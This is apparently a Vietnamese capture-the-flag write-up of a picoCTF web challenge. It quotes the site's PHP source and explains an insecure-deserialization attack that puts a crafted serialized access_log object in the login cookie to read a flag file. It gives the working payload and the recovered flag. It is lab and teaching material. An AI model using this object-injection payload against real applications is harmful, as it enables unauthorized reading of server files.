
Challenge: http://mercury.picoctf.net:3449

Nó cho mình 1 trang đăng nhập



Mình thử sql injection, php path truncation nhưng khai thác không được.

Mình tìm trang robots.txt xem có thư mục nào bị ẩn không:

User-agent: \*

Disallow: /admin.phps

Phần mở rộng phps là php source.

Trang admin.phps không tồn tại

Ứng dụng web cho mình đọc source của trang index:

<?php

require\_once("cookie.php");

if(isset($\_POST["user"]) && isset($\_POST["pass"])){

$con = new SQLite3("../users.db");

$username = $\_POST["user"];

$password = $\_POST["pass"];

$perm\_res = new permissions($username, $password);

if ($perm\_res->is\_guest() || $perm\_res->is\_admin()) {

setcookie("login", urlencode(base64\_encode(serialize($perm\_res))), time() + (86400 \* 30), "/");

header("Location: authentication.php");

die();

} else {

$msg = '<h6 class="text-center" style="color:red">Invalid Login.</h6>';

}

}

?>

Trang cookie.phps:

<?php

session\_start();

class permissions

{

public $username;

public $password;

function \_\_construct($u, $p) {

$this->username = $u;

$this->password = $p;

}

function \_\_toString() {

return $u.$p;

}

function is\_guest() {

$guest = false;

$con = new SQLite3("../users.db");

$username = $this->username;

$password = $this->password;

$stm = $con->prepare("SELECT admin, username FROM users WHERE username=? AND password=?");

$stm->bindValue(1, $username, SQLITE3\_TEXT);

$stm->bindValue(2, $password, SQLITE3\_TEXT);

$res = $stm->execute();

$rest = $res->fetchArray();

if($rest["username"]) {

if ($rest["admin"] != 1) {

$guest = true;

}

}

return $guest;

}

function is\_admin() {

$admin = false;

$con = new SQLite3("../users.db");

$username = $this->username;

$password = $this->password;

$stm = $con->prepare("SELECT admin, username FROM users WHERE username=? AND password=?");

$stm->bindValue(1, $username, SQLITE3\_TEXT);

$stm->bindValue(2, $password, SQLITE3\_TEXT);

$res = $stm->execute();

$rest = $res->fetchArray();

if($rest["username"]) {

if ($rest["admin"] == 1) {

$admin = true;

}

}

return $admin;

}

}

if(isset($\_COOKIE["login"])){

try{

$perm = unserialize(base64\_decode(urldecode($\_COOKIE["login"])));

$g = $perm->is\_guest();

$a = $perm->is\_admin();

}

catch(Error $e){

die("Deserialization error. ".$perm);

}

}

?>

Trang authentication.phps:

<?php

class access\_log{

public $log\_file;

function \_\_construct($lf) {

$this->log\_file = $lf;

}

function \_\_toString() {

return $this->read\_log();

}

function append\_to\_log($data) {

file\_put\_contents($this->log\_file, $data, FILE\_APPEND);

}

function read\_log() {

return file\_get\_contents($this->log\_file);

}

}

require\_once("cookie.php");

if(isset($perm) && $perm->is\_admin()){

$msg = "Welcome admin";

$log = new access\_log("access.log");

$log->append\_to\_log("Logged in at ".date("Y-m-d")."\n");

} else {

$msg = "Welcome guest";

}

?>

Có hai lớp là permissions và access\_log.

Lớp permissions có hai thuộc tính username và password.

Nếu đối tượng thuộc lớp permissions là admin hoặc guest thì trang web sẽ tạo cho bạn 1 cookie["login"]. Chuyển hướng đến trang authentication.php. Trang authentication.php mới xử lí cookie["login"]

$perm\_res = new permissions($username, $password);

if ($perm\_res->is\_guest() || $perm\_res->is\_admin()) {

setcookie("login", urlencode(base64\_encode(serialize($perm\_res))), time() + (86400 \* 30), "/");

header("Location: authentication.php");

die();

}

Mình sẽ dựa vào cookie["login"] để khai thác lỗ hổng insecure deserialization.

Mình không biết admin là ai vì admin được lưu trong csdl. Mình tạo 1 đối tượng permissions có username và password là 1 (bool) để khai thác type juggling nhưng không được.

Đối tượng access\_log có 1 thuộc tính là log\_file, phương thức read\_log() đọc log\_file, phương thức append\_to\_log() ghi log\_file.

Nó sẽ gọi đến trang cookie.php để unserialize cookie["login"]. Nếu bạn là admin thì nó sẽ thông báo “Welcome admin”, nếu bạn là guest nó sẽ thông báo “Welcome guest”.

Mình sẽ lợi dụng phương thức read\_log() để đọc flag. Làm sao để gọi được phương thức read\_log()? Mình sẽ dùng magic method \_\_toString():

function \_\_toString() {

return $this->read\_log();

}

function read\_log() {

return file\_get\_contents($this->log\_file);

}

Magic method \_\_toString trong đối tượng access\_log, sẽ thực thi khi đối tượng access\_log được xem là 1 chuỗi.

if(isset($\_COOKIE["login"])){

try{

$perm = unserialize(base64\_decode(urldecode($\_COOKIE["login"])));

$g = $perm->is\_guest();

$a = $perm->is\_admin();

}

catch(Error $e){

die("Deserialization error. ".$perm);

}


}

Mình tạo 1 object access\_log trong $perm. $perm không có phương thức is\_guest(), is\_admin(), nó sẽ báo lỗi và chuyển sang lệnh catch. Hàm die() sẽ in ra “Deserialization error. ”.$perm

$perm là đối tượng access\_log, được xem là 1 chuỗi🡪 Magic method \_\_toString thực thi, đọc log\_file 🡪 Khai thác thành công.

Payload: O:10:"access\_log":1:{s:8:"log\_file";s:7:"../flag";}

Mã hóa base64 payload, gửi trang authentication.php:



**Flag: picoCTF{th15\_vu1n\_1s\_5up3r\_53r1ous\_y4ll\_b4e3f8b1}**

Lưu ý:

* Dữ liệu được serialize không phải gửi trang nào cũng được:
  + cookie.php là 1 trang được gọi 🡪Internal Server Error
  + index.php tạo dữ liệu serialize, không xử lí dữ liệu đó, chuyển qua trang authentication.php
* Có nhiều hàm thực thi magic method \_\_toString: echo, die,…